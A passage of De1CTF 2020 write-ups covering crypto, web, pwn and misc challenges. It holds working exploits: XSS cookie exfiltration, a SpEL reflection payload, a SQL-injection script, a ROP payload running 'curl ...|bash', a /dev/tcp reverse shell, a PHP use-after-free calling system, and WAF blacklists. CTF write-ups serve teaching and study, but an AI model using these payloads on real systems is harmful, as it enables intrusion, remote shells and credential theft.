$$W_1 W_2 : d_1 d_2 g^2 e_1 e_2 - d_1 k_2 g e_1 N - d_2 k_1 g e_2 N + k_1 k_2 N^2 = (g - k_1 s)(g - k_2 s)$$

Along with the trivial equation:

$$k1k2 = k2k1$$

can be written as the vector-matrix equation:

$$x_2 B_2 = v_2$$

where:

$$x_2 = (k_1 k_2, k_2 d_1 g, k_1 d_2 g, d_1 d_2 g^2)$$

$$B_2 = \begin{bmatrix} 1 & -N & 0 & N^2 \\ & e_1 & -e_1 & -e_1 N \\ & & e_2 & -e_2 N \\ & & & e_1 e_2 \end{bmatrix}$$

$$v_2 = (k_1 k_2, k_2(g - k_1 s), g(k_1 - k_2), (g - k_1 s)(g - k_2 s))$$

The vector v_2 is an integer linear combination of the rows in B_2, and is therefore a vector in the lattice L_2 generated by the rows of B_2.

And the size of v_2, coming from the dominant last component, is roughly

$$k_1 k_2 s^2 \approx N^{2\delta_2 + 1} = N^{2(\delta_2 + 1/2)}$$

$$\delta_2 = 0.357 - \epsilon \text{ , } \epsilon \textit{ is small}$$

Since the components of v_2 are not the same size, we can consider the modified vector-matrix equation:

$$x_2 B_2 D_2 = v_2 D_2$$

Where D_2 is the diagonal matrix:

$$D_2 = \begin{bmatrix} N & & & \\ & N^{(1/2)} & & \\ & & N^{1+\delta_2} & \\ & & & 1 \end{bmatrix}$$

Letting:

$$v_2^{'} = v_2 D_2$$

Thus:

$$v_2^{'} = (k_1 k_2 N, k2(g - k_1 s) N^{(1/2)}, g(k_1 - k_2) N^{1+\delta_2}, (g - k_1 s)(g - k_2 s))$$

We can use LLL to get $v_2^{'}$ and solve:

$$x_2 B_2 D_2 = v_2^{'}$$

to get x_2

Finally we can get $\Phi(N)$ by:

$$\Phi(N) = \lfloor e_1 \frac{x_2[2]}{x_2[1]} \rfloor$$

So we can decrypt the cipher to get flag !

If you want to know more details about this attack, take a look at this paper.

Reference:

https://sci-hub.tw/https://link.springer.com/chapter/10.1007/3-540-46701-7_14

https://eprint.iacr.org/2009/037.pdf

ECDH

In this task we can see a ECDH system. We can exchange keys and encrypt message to get result. So we can get the exchanged keys by encrypting our message. Also there is a backdoor, if you give server the secret, the server will give you flag.

But the task doesn't check whether the given point is on curve. So we can us Invalid curve attack to get secret.

We can construct points not on the given curve with low order by using open source software such as ecgen or Invalid curve attack algorithm and use CRT to get secret. Then we can use the generated data to attack the task and get flag.

PS: use *genData.py* to generated *data.txt* locally and use $\boldsymbol{exp.py}$ to attack this chanllenge.

Reference:

https://en.wikipedia.org/wiki/Elliptic-curve_Diffie%E2%80%93Hellman

https://crypto.stackexchange.com/questions/71065/invalid-curve-attack-finding-low-order-points

https://web-in-security.blogspot.com/2015/09/practical-invalid-curve-attacks.html

https://www.iacr.org/archive/pkc2003/25670211/25670211.pdf

https://github.com/J08nY/ecgen

Homomorphic

This is a homomorphic encryption crypto system. We can use CCA to leak secret key and attack it.

Here is the solution:

1. Let : $M = \delta/4 + 20$, where 20 is a number large enough to cover up the noise.
2. Let: $t_1 = Mx^i, t2 = M$
3. Let ciphertext: $c_0 = pk[0] + t_1, c1 = pk[1] + t_2$
4. Send $c = (c0, c1)$ to server
5. The server will do this:
   $c_0 + c_1 s = pk[0] + t_1 + (pk[1] + t_2)s = -(as + e) + t_1 + (a + t_2)s = e + t_1 + t_2 s$

so the decryption result is all 0 except for the i-th bit, and the i-th bit is equal to the i-th bit of secret key s

6. Append the i-th bit of secret key s to result array and back to step 1 until recover all the bits of secret key s
7. Use the secret key to decrypt flag

Also because the task has a decrypt function with bad check function. We can use many other ways to decrypt flag too. Such as add a q to the items of input $c0$ and $c1$, add other small numbers or etc.

Reference:

https://arxiv.org/pdf/1906.07127.pdf

https://www.slideshare.net/ssuserbd9135/danger-of-using-fully-homomorphic-encryption-a-look-at-microsoft-seal-cansecwest2019

https://github.com/edwardz246003/danger-of-using-homomorphic-encryption

Mini Purε Plus

Mini Purε is the crypto challenge of De1CTF 2019, this year I try to add the *ROUND* and give you data to attack.

Here is the solution:

Assume the input is (C, x) , the output is (C_L, C_R), then we can easily get the coefficients of $x^{3^{m-1}-1}$ and $x^{3^{m-1}-3}$ in C_R is $k0$ and $k0^3 + k1 + C$, where C is a constant , x is a variable and $k0, k1$ are the first and second round keys.

So we can use Square attack to find this:

$$\sum_{x \in F_{2^n}} x^{2^n - 3^{m-1}} C_R(x) = k0$$

$$\sum_{x \in F_{2^n}} x^{2^n - 3^{m-1} - 2} C_R(x) = k0^3 + k1 + C$$

where $n = 24, m = 16$

Then we can get $k0, k1$ and get all keys to decrypt flag.

And thanks to Redbud, they provided an improved interpolation attack method. It also works.

Reference:

https://en.wikipedia.org/wiki/Integral_cryptanalysis

https://link.springer.com/content/pdf/10.1007%2F978-3-642-03317-9_11.pdf

OV

This is a balanced oil and vinegar scheme. And it has been attacked by Kipnis and Shamir in 1998.

So we can just use Kipnis-Shamir attack to solve this task.

However I made some mistakes in the *hashFunction*. It should be like this:

```
1. H = [K.fetch_int(ord(i)) for i in m]
```

But I write it like this:

```
1. H = [ord(i) for i in m]
```

So there is a unexpected solution: just send *Iwanttoknowflag!* to sign and send the signed data to get flag.

And thanks to Mystiz , he helped me to find out the unexpected solution and improve my solution scripts.

Also thanks to Hellman, he reminded me of this mistake too.

Here is the excepted solution:

```
We assume public key is $P: k^n \rightarrow k^o$ , where $o = v = 16,n = o+v$
```

1. Produce the corresponding symmetric matrices for the homogeneous quadratic parts of public key's polynomials: $W_1, W_2, \ldots, W_o$. Randomly choose two linear combination of $W_1, W_2, \ldots, W_o$ and still denote them as W_1 and W_2 in which W_1, W_2 is invertible. Calculate $W_{12} = W_1 * W_2^{-1}$.
2. Compute the characteristic polynomial of W_{12} and find its linear factor of multiplicity 1. Denote such factor as $h(x)$. Compute $h(W_{12})$ and its corresponding kernel.
3. For each vector O in the kernel of step 2, use $OW_iO = 0, (1 \leq i \leq o)$ to test if O belongs to the hidden oil space. Choose linear dependent vectors among them and append them to set T.
4. If T contains only one vector or nothing, go back to step 1.
5. If necessary, find more vectors in $T : O_3, O_4, \ldots$ Calculate $K_{O_1} \bigcap \ldots \bigcap K_{O_t}$ to find out the hidden Oil space in which K_{O_t} is a space from which the vectors x satisfy that $O_t W_i x = 0$, $(1 \leq i \leq o)$.
6. Extract a basis of hidden Oil space and extend it to a basis of k^n and use it to transform the public key polynomials to basic Oil-Vinegar polynomials form.

This write up doesn't write the whole content of Kipnis-Shamir attack, if you are interesting in it, you can see the papers in reference. Thanks.

PS: I have fixed these mistakes including word spelling mistake and generated the new source code. You can try to solve this task.

Reference:

http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.120.9564&rep=rep1&type=pdf

https://link.springer.com/content/pdf/10.1007%2F978-3-642-03317-9_11.pdf

https://link.springer.com/chapter/10.1007/978-3-319-38898-4_4

https://github.com/dsm501/Multivariate-cryptography-/blob/master/UOV%20Scheme.sagews

mc_noisemap

Files:
exp.js
package.json
www/map.html
www/assets/jquery.min.js
www/assets/noisemap.js
www/assets/p5.dom.js
www/assets/p5.js

The challenge is about `Image Identification`, modified basing on erdavids/Hex-Map.

My solution is not perfect. Perhaps there are some good ways to solve the challenge, I believe.

Just have a check on the exploit file `exp.js`.

`De1CTF{MCerrr_L0v3_P3r1iN_N0IsE-M4p?}`

web

check in

本题考查点：
1. `.htaccess` 文件的利用
2.linux环境下CGI的利用
文件上传时注意的几点:

- MIME(content-type字段)校验
- 后缀名黑名单校验(`/ph|ml|js|cg/`)
- 文件内容校验

```
/perl|pyth|ph|auto|curl|base|>|rm|ryby|openssl|war|lua|msf|xter|telnet/
```

预期解
.htaccess:

```
Options +ExecCGI
AddHandler cgi-script .xx
```

1.xx:

```
#! /bin/bash

echo Content-type: text/html

echo ""

cat /flag
```

注：这里讲下一个小坑，linux中cgi比较严格(2333333)
上传后发现状态码500，无法解析我们bash文件。因为我们的目标站点是linux环境，如果我们用(windows等)本地编辑器编写上传时编码不一致导致无法解析，所以我们可以在linux环境中编写并导出再上传。

非预期解 1
惨痛的教训 ！！！
出题时坑有点多，所以忘记了2019xnuca中的ezphp,所以许多师傅就利用 `\` 绕过了waf! (wtclll!!)
.htaccess:

```
AddType application/x-httpd-p\
hp .xx
```

1.xx

```
<?='cat /flag';
```

非预期解 2
利用apache的服务器状态信息(默认关闭)
.htaccess:

```
SetHandler server-status
```

上传文件后，访问自己的目录就发现是apache的服务器状态信息，可以看到其他人的访问本网站的记录，可以利用次方法，可以白嫖flag。

Animal crossing

题目描述：

免费创建护照来展示你的岛屿！

第一关：绕过云WAF

云WAF通常有好几层好几种过滤手段，这里我也是设计了了两层防护

第一层：黑名单检测

```
var blackList = []string{
    //global
    "document", "window", "top", "parent", "global", "this",
    //func
    "console", "alert", "log", "promise", "fetch", "eval", "import",
    //char
    "<", ">", "`", "\\*", "&", "#", "%", "\\\\",
    //key
    "if", "set", "get", "with", "yield", "async", "wait", "func",
"for", "error", "string",
    //string
    "href", "location", "url", "cookie", "src",
}
```

黑名单的绕过思路无非避开被ban的字符串和字符，这里因为go的iris框架问题（看不出来是golang吧），导致`;`后的东西会被删掉，可以用%0a绕过

第二层：静态语法分析

```
1. 将data传入`fmt.Sprintf("'%s';", data)`，然后进行语法解析，这里parse失败直接
ban
2. 接着遍历AST进行分析：
   1. VariableExpression/AssignExpression，所有声明语句/赋值语句直接ban
   2. CallExpression，所有函数调用的，且callee不为Identifier的直接ban
      1. ban：`test.test()`、`a[x]()`
      2. pass：`test()`
   3. BracketExpression，也就是成员引用，Member不为Identifier的直接ban，
      1. ban：`a[1]`、`a['xx']`
      2. pass：`a[x]`
```

这一层waf，其实只要摸清ban的套路，针对性找到没被处理的语法来绕过即可，这里我的预期解是用throw传递变量，但是还有很多其他能用的语法（事实证明确实有很多

预期解payload：

```
data=base64code'%0atry{throw 'ev'%2b'al'}catch(e){try{throw
frames[e]}catch(c){c(atob(data))}}%0a//
```

绕过WAF的两层防护之后本地能成功alert就可以用

```
location.href = "http://xxxx/?" + btoa(ducument.cookie)
```

打到管理员cookie了，cookie中包含一半的flag：

```
FLAG=De1CTF{I_l1k4_
```

第二关：读取400张图片

另外一半flag，题目给了hint：

```
管理员在做什么？
```

读取管理员的document，会发现有400多张png图片，flag就藏在这些图片当中，这里设计的时候预设了下面几种解法：

1. 绕过CSP引入截图库，截图后把图片传到/upload，获取图片地址回传，然后下载图片
2. 用for循环把400个图全部传到/upload，获取400个图片地址然后回传
3. 直接读取图片回传，可以是写脚本一张一张传，也可以是用for循环批量传，但是回传过程需要编码转换，传回去后也需要再转成图片进行拼接

三种方法有简单的也有复杂的，国外三支队伍用的都是第三种，把所有图片dump出去（我猜大佬们没发现/upload接口 23333），而国内的选手用的是解法2，下面我详细介绍下绕过CSP引入截图库的解法，其他的方法也是类似，就不全写出来了（感兴趣的可以去看解出来的大佬们的wp）。

绕过CSP引入截图库

本题的主要功能是制造动森护照，主页是有一个上传文件接口的，利用/upload接口，可以上传任意png后缀的文件，然后用fetch读这个png文件，再eval一下，就可以绕过CSP引入html2canvas库并且执行了，上传的png文件如下

```
    ...
  ...
html2canvas.js代码
    ...
  ...

// 截图->上传到upload->外传图片地址
html2canvas(document.body).then(function(canvas) {
        const form = new FormData(),
        url = "/upload",
        blob = new Blob([canvas.toDataURL().toString()], {type :
"image/png"})
        file = new File([blob], "a.png")
        form.append("file", file)
        fetch(url, {
            method: "POST",
            body: form
        }).then(function(response) {
            return response.json()
        }).then(function(data) {
            location.href="//xxxxxxxxx:8099/?"+data.data.toString()
        })
  })
```

这里我把截图操作的js也写到png里了，主要思路就是截图完用/upload传到服务器，获取返回的图片地址回传给攻击者

读取图片并执行

把图片用/upload接口上传后，获取png地址，再用可控的js部分去读取这个图片再执行即可

读取并执行的代码如下：

```
fetch(`/static/images/xxxxxxxxx.png`).then(res=>res.text()).then(txt=>e
val(txt))
```

用绕过第一关的办法包装一下就可以了

最后提交到bot就能接收到管理员界面截图的地址了，直接下载就能看到另一半flag了

```
cool_GamE}
```

最后flag：

```
De1CTF{I_l1k4_cool_GamE}
```

calc

1. challenge info

Please calculate the content of file /flag http://106.52.164.141

2. design document

I found there are many difference between spel's grammar and java's grammar. For example, in spel we can use 1.class to get the class java.lang.Integer, but in java, we cannot.

I want to design a challenge to let ctfers discovery these difference and construct a more complicated reflection chain instead of the copy the payload from the internet directly.

So, i use two technology to forbide normal payloads.

1. blacklist filter:
    - T\s*(
    - #
    - new
    - java.lang
    - Runtime
    - exec.*(
    - getRuntime
    - ProcessBuilder
    - start
    - getClass
    - String
2. rasp

There may be 3 different way to solve:

1. bypass blacklist filter to use T or # or new keywords
2. bypass blacklist by using 1.class.forName() to reflect java class, and construct a reflection chain to get flag
3. close the rasp protection

3. exp

which scheme we want players to use is the scheme2:bypass blacklist by using 1.class.forName() to reflect java class, and construct a reflection chain to get flag. and i just give my exploit here. of course

you can try other two schemes to solve this challenge (actually they are really feasible.)

```
# coding=utf-8
import commands
import base64
import requests

def get_flag(target):
    payload =
'1.class.forName("java.nio.file.Files").getMethod("readAllLines",
1.class.forName("java.nio.file.Path")).invoke(null,
1.class.forName("java.nio.file.Paths").getMethod("get",
1.class.forName("java.net.URI")).invoke(null,
1.class.forName("java.net.URI").getMethod("create",
1.class.forName("java.la"+"ng.Str"+"ing")).invoke(null,
"file:///flag")))'
    print("payload", payload)
    url = "http://{}/spel/calc".format(target)
    r = requests.get(url, params={"calc": payload})
    print(r.request.url)
    print(r.text)


if __name__ == '__main__':
    get_flag("106.52.164.141")
```

4. other writeups

I am ashamed that there are more detailed writeups written by players. you can find here:
https://ctftime.org/task/11491

mixture

登陆进去之后发现member.php有 `\<!--orderby--\>` 提示，猜测存在orderby注入，简单尝试之后发现当orderby=|2，回显的页面不一样，注入脚本如下

```python
import requests

url = "http://49.51.251.99/index.php"
data = {
    "username":"xxxxx",
    "password":"xxxxxxx",
    "submit":"submit"
}
cookie ={
    "PHPSESSID": "sou26piclav6f99h79k1l5vmbn"
}
requests.post(url,data=data,cookies=cookie)
flag=''
url="http://49.51.251.99/member.php?orderby="
for i in range(1,33):
    for j in '0123456789abcdefghijklmnopqrstuvwxyz,':
        payload="|(mid((select password from member),{},1)='{}')%2b1".format(i,j)
        true_url=url+payload
        r=requests.get(true_url,cookies=cookie)
        if r.content.index('tom')<r.content.index('1000000'):
            print payload+' ok'
            flag+=j
            print flag
            break
        else:
            print payload
//18a960a3a0b3554b314ebe77fe545c85
```

跑出来的密码经过md5解密是goodlucktoyou

search.php中调用的Minclude函数对应了Minclude.so中的zip_Minclude函数

直接反编译会发现没有什么东西，看一下汇编会看到几句简单的花指令干扰了分析。patch一下把这些花指令去除后，函数的功能十分简单：

```
void __fastcall zif_Minclude(zend_execute_data *execute_data, zval *return_value)
{
  FILE *fp; // rbx
  unsigned int v3; // eax
  zend_value v4; // rax
  char *parameter; // [rsp+0h] [rbp-98h]
  size_t length; // [rsp+8h] [rbp-90h]
  char path[96]; // [rsp+10h] [rbp-88h]
  int v8; // [rsp+70h] [rbp-28h]
  char *v9; // [rsp+74h] [rbp-24h]

  parameter = 0LL;
  memset(path, 0, sizeof(path));
  v8 = 0;
  v9 = path;
  if ( (unsigned int)zend_parse_parameters(execute_data->This.u2.next, "s", &parameter, &length) != -1 )
  {
    memcpy(path, parameter, length);
    php_printf("%s", path);
    php_printf("<br>");
    fp = fopen(path, "rb");
    if ( fp )
    {
      while ( !feof(fp) )
      {
        v3 = fgetc(fp);
        php_printf("%c", v3);
      }
      php_printf("\n");
    }
    else
    {
      php_printf("no file\n");
    }
    v4.lval = zend_strpprintf(0LL, "True");
    return_value->value = v4;
    return_value->u1.type_info = (*(_BYTE *)(v4.lval + 5) & 2u) < 1 ? 5126 : 6;
  }
}
```

zend_parse_parameters解析传进来的参数，"s"表示解析成字符串，parameter指向解析的结果，length存放长度。

接下来memcpy将结果拷贝到栈上，拷贝的长度为length，有可能会大于path的大小，造成栈溢出。

Path的内容会先输出一下，注意到v9这个地方保存了path的地址，是为了防止本地的地址偏移和远程不一样，方便大家利用传递参数，。

函数本身的功能是任意文件读，给web服务使用。这样也可以读取/proc/self/maps，拿到libc地址。

有了libc地址就能随便rop了，直接调用system("...")即可。

要注意，参数不要直接用栈上path中的数据，因为函数结束后平衡了栈，这里的数据已经变成无用的了，执行system的时候可能会讲这里的内容覆盖掉，导致无法反弹shell

反弹shell的时候发现 `/bin/bash -i >& /dev/tcp/XXX.XXX.XXX.XXX/XXXX 0>&1` 这样弹不了，换了一个脚本弹可以了。

如果想要调试的话，需要本地搭好环境后，gdb /usr/local/bin/php，然后set breakpoint pending on，就可以下断点调试了。

```python
#!/usr/bin/python3
from pwn import *
import requests
import urllib
import struct

url = "http://134.175.185.244/select.php"
url = "http://49.51.251.99/select.php"
data = {
    "username":"admin",
    "password":"goodlucktoyou",
    "submit":"submit"
}
cookie ={
    "PHPSESSID": "p51gfmno1tv687igcc1ndq14vh"
}
res = requests.post(url,data=data,cookies=cookie)
print(res.status_code)
payload = "a"*100
data = {
    'search':"a"*100,
    'submit':"submit"
}

res = requests.post(url,data=data,cookies=cookie)
print(res.content)
res = res.content.split(b'a'*100)[1]
stack = res[0:6]+b'\x00\x00'
stack = struct.unpack('<Q', stack)[0]
print("[+] stack:", hex(stack))

data = {
    'search': "/proc/self/maps",
    'submit':"submit"
}
res = requests.post(url,data=data,cookies=cookie).content.split(b"\n")
for i in res:
    if b"libc-2.28.so" in i:
        libc_base = int(b"0x" + i[0:12], 16)
        break
print("[+] libc_base:", hex(libc_base))

bss_str = libc_base + 0x0000000001C0000
```

```
pop_rdi_ret = libc_base + 0x0000000000023a5f
read = libc_base + 0x00000000000EA450
system = libc_base + 0x00000000000449C0

payload = b"a"*136
payload += p64(pop_rdi_ret) + p64(stack+136+24) + p64(system) + b"curl https://shell.now.sh/xxx.xxx.xxx.xxx:xxxx|bash\x00"

data = {
    'search':payload,
    'submit':"submit"
}
try:
    res = requests.post(url,data=data,cookies=cookie)
except:
    pass
```

拿到shell之后，执行/readflag，算出表达式的值即可获得flag

> De1CTF{47ae3396-f5ce-47ab-bb64-34b5154064c4}

Easy PHP UAF

解题思路

题目基于一个公开exp：https://github.com/mm0r1/exploits/blob/master/php7-backtrace-bypass/exploit.php ，它利用了debug_backtrace函数的bug来实现一个UAF漏洞。通过这个漏洞，我们可以读写PHP内存。

要解出这道题，需要一些PHP底层相关的知识和一点点Pwn相关的思想。

为了加大题目的难度，我加了一些料：

1. 在词法分析里面ban掉了循环结构
2. 在扩展里面限制了函数执行深度
3. 在php.ini里面ban掉了strlen，需要用别的方式泄露内存

如果用gdb调试并弄懂原本的exp的原理，这道题目其实非常简单：

1. UAF，可以直接用原exp里面的
2. 泄露下一个PHP堆块的头指针，用于计算*helper*和abc的存放地址
3. 泄露Closure Object的存放地址
4. 改写$helper->a，将它伪造成一个指向Closure Object的字符串
5. 从Closure Object里面泄露出Closure Handlers的地址，然后计算system的地址

6. 将需要用到的Closure Object数据复制到下一个PHP堆块上面，将它的internal_function.handler改写成system地址，然后改写$helper->b，让它指向这个假的Closure Object
7. 执行$helper->b来执行system

exp

```php
pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper, $backtrace;
    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this -> a);
            $backtrace = (new Exception) -> getTrace(); # ;)
            if(!isset($backtrace[1]['args'])) { # PHP >= 7.4
                $backtrace = debug_backtrace();
            }
        }
    }
    class Helper {
        public $a, $b, $c, $d;
    }
    function str2int($str) {
        $address = 0;
        $address |= ord($str[4]);
        $address <<= 8;
        $address |= ord($str[5]);
        $address <<= 8;
        $address |= ord($str[6]);
        $address <<= 8;
        $address |= ord($str[7]);
        return $address;
    }
    function leak($offset) {
        global $abc;
        return strrev(substr($abc, $offset, 8));
    }
    function leakA($offset) {
        global $helper;
        return strrev(substr($helper -> a, $offset, 8));
    }
    function write($offset, $data) {
        global $abc;
        $abc[$offset] = $data[7];
        $abc[$offset + 1] = $data[6];
        $abc[$offset + 2] = $data[5];
        $abc[$offset + 3] = $data[4];
```

```
44.         $abc[$offset + 4] = $data[3];
45.         $abc[$offset + 5] = $data[2];
46.         $abc[$offset + 6] = $data[1];
47.         $abc[$offset + 7] = $data[0];
48.     }
49.     function trigger_uaf($arg) {
50.         $arg = str_repeat('A', 79);
51.         $vuln = new Vuln();
52.         $vuln -> a = $arg;
53.     }
54.     # UAF
55.     trigger_uaf('x');
56.     $abc = $backtrace[1]['args'][0];
57.     $helper = new Helper;
58.     $helper -> b = function ($x) { };
59.     # leak head point of next php heap
60.     $php_heap = leak(0x88);
61.     echo "PHP Heap: " . bin2hex($php_heap) . "\n";
62.     $abc_address = str2int($php_heap) - 0x88 - 0xa0;
63.     echo '$abc: ' . dechex($abc_address) . "\n";
64.     $closure_object = leak(0x20);
65.     echo "Closure Object: " . bin2hex($closure_object) . "\n";
66.     # let a point to closure_object
67.     write(0x10, substr($php_heap, 0, 4) .
    hex2bin(dechex(str2int($closure_object) - 0x28)));
68.     write(0x18, str_pad("\x06", 8, "\x00", STR_PAD_LEFT));
69.     # leak Closure Handlers
70.     $closure_handlers = leakA(0x28);
71.     echo "Closure Handlers: " . bin2hex($closure_handlers) . "\n";
72.     # compute system address
73.     $system_address = dechex(str2int($closure_handlers) - 10733946);
74.     echo "System: " . $system_address . "\n";
75.     # build fake closure_object
76.     write(0x90, leakA(0x10));
77.     write(0x90 + 0x08, leakA(0x18));
78.     write(0x90 + 0x10, leakA(0x20));
79.     write(0x90 + 0x18, leakA(0x28));
80.     $abc[0x90 + 0x38] = "\x01";
81.     write(0x90 + 0x68, substr($php_heap, 0, 4) .
    hex2bin($system_address));
82.     # let b get this object
83.     write(0x20, substr($php_heap, 0, 4) .
    hex2bin(dechex(str2int($php_heap) + 0x08 - 0xa0)));
84.     # eval system
```

```
    ($helper -> b)($cmd);
    exit();
}
```

mc_logclient

文件列表：

exp.go

types.go

这是一个 `minecraft log web client` 。可以用于读取所有用户的日志。

默认python3.8环境，iptables禁止对外通讯，当然白名单了icmp，可以使用ping进行外带。（赛后发现出现非预期，由于多个题目环境处于同一网络，有队伍使用 mc 协议的对话功能带出数据）

玩家的日志都存储在 logs 文件夹里，以玩家 uuid 作为文件名。logs 文件夹以 只读方式 挂载到环境里。

一个简单的 ssti，黑名单过滤了大部分关键词。在 `python 3.7` 以后，有一个新的函数 `sys.breakpointhook()` 可以通过它起一个调试器，进行任意代码执行。

赛后发现，由于黑名单不完善出现非预期，可以通过 `\x` 或者 `request.args` 进行绕过，直接进行 ssti，不需要调用 `/write` 功能。

首先我们需要在游戏对话框里，进行先 payload 的操作。开头最好加上 `/` 将 payload 作为命令的形式进行隐藏，防止向其他选手泄露 payload。

payload 如下：

```
/{{[].__class__.__base__.__subclasses__()
[133].__init__.__globals__['sys']['breakpointhook']()}}
```

然后访问 `/read?work={work}&filename={uuid}` 触发 ssti。

大概有 30秒 的时间，去调用 `/write` 往 `pdb` 去写命令。

详情可见 `exp.go` 。

`De1CTF{MC_L0g_C1ieNt-t0-S1mPl3_S2Tl~}`

misc

mc_easybgm

文件列表：

mp3.py

源自于上一年在某个比赛的启发，发现可以在mp3每一帧的保留位处隐写，当时写了实现脚本，现在发现弄丢了，然后重新写了一个。

详情可见 `mp3.py` 。

https://en.wikipedia.org/wiki/MP3#File_structure

`De1CTF{W31c0m3_t0_Mi73CR4Ft_W0r1D_D3jAVu!}`

misc - mc_joinin

文件列表：

exp.go

types.go

因为想要出一道mc题，然后红石题以前比赛已经出现过，所以就没有出了。

最近在搞网络协议开发这块，所以熟悉了一下mc协议，发现可以在此处作文章。回想起中科大校赛黑曜石浏览器那题改ua版本号，发现协议通讯也涉及版本验证，所以出了这么一道题。

去重新写协议很麻烦，偷懒在某hub找到一个轮子TyphoonMC/TyphoonLimbo，直接魔改。

游戏开放在 `25565` 端口。

添加服务器到列表里，发现是 `MC2020` 服务端。

从官网得知 `MC2020` 是基于 `1.12` 开发的。

```
Minecraft 20.20 is developed by De1ta Team based on 1.12
```

所以我们可以用 `1.12` 的协议去通讯。


这里有两种实现方法。第一种是 MITM 中间人篡改通讯数据包里的版本号，绕过验证，成功登录游戏。第二种是直接模拟通讯协议，实现通讯。

参考资料：

```
Minecraft 1.12 Protocol(Version: 335) Wiki Page
https://wiki.vg/index.php?title=Protocol&oldid=13223
```

`exp.go` 包含两种解法。

flag藏在 `imgur` 的图片里。



`De1CTF{MC2020_Pr0to3l_Is_Funny-ISn't_It?}`

mc_champion

文件列表：

exp.go

types.go

此题基于轮子 TyphoonMC/TyphoonLimbo 魔改而来。

由于这个轮子的原因，所以数据包与市面上的MC客户端不是特别兼容，会经常掉线，尤其是网络不好的情况。所以这题建议模拟 `1.12` 通讯协议，实现通讯。

当你进入游戏，此时处于虚空时间，除了对话，其他功能都无法使用。熟悉命令行的选手，不难发现 `/help` 命令，这是一个文字游戏。

```
[ADMIN]
/help -> show the usage
/uuid -> show your uuid
/status -> show your status
/items -> show your items
/exchange -> make some exchange
/shop -> list all category
/shop [category_id] -> list items in category
/buy [item_id] -> buy the item
/use [item_id] -> use your item
/attack -> attack the BOSS
```

玩家的物品都存储在一个 `slice` 列表里，而且每一个物品都包含以下属性，fuzz一下也不难发现这点。

> Price / Attack / Shield / HP / Food / XP

漏洞函数位于 `exhcange` -> `random sell` 。 这个漏洞是我平时写代码时发现的，他会触发大概像 `slice` 出栈的功能，但是由于返回值顺序的问题，导致返回了错误的值。大致代码如下：

```
func slicePop(s []int, i uint) (r []int, e int) {
    if len(s) == 0 {
        return []int{}, -1
    }else if len(s) == 1 {
        return []int{}, s[0]
    }
    if i >= uint(len(s)) {
        return s[1:], s[0]
    }
    return append(s[:i], s[i + 1:]...), s[i]
}
```

我这里的解法是，通过不断调用此功能，获得足够多的金钱（大于200），然后使用一个TNT去打败boss。

当然，赛后发现还有其他解法，只需要最终打败boss即可。

详情可见 `exp.go` 。

当你打败boss，你将得到编码信息。简单地进行 `base32解码` 和 `rot13变换` ，你将得到 flag 和一个隐藏命令 `/MC2020-DEBUG-VIEW:-)` 。

`De1CTF{S3cur3_UsAG3_0f-GO_Slice~}`

Life

No Game No Life!

Hints

1. Game of Life.

Flag

De1CTF{l3t_us_s7art_th3_g4m3!}

Solution

1. 从jpg中分离出题目本体的zip;
2. zip内含一张黑白图片，以及另一个加密的zip;
3. 将黑白图片作为康威生命游戏的输入跑一回合，得到qrcode，扫码得到zip的密码;
4. 解压zip，内含一个文本文件;
5. 将pilf.txt中的文本反转，debase64，再反转，HEX to ASCII，得到flag.

Note

这玩意主要是数据很难造，我花了好几天也没整出来怎么逆康威生命游戏状态，搜了一下好像是要ML。

~~不如直接把逆康威生命游戏出成一道炼丹题~~

现在用的密码是之前某次decoding时见到的，我把它反色过了所以直接搜是搜不出来的。

如果剩下几天能整出来的话就换个图。

Easy Protocol

hint

hint的文件头是 `MSCF` ，搜索一下可以知道这就是一个makecab压缩的文件，直接使用expand命令解压得到hint.txt

hint.txt

```
hint1: flag is De1CTF{part1_part2_part3}
hint2: The part1,part2 and part3 is a pure number with a length of 8

have fun!!!!!
```

hint.txt应该是和流量包有关的，暂时先不管

part1

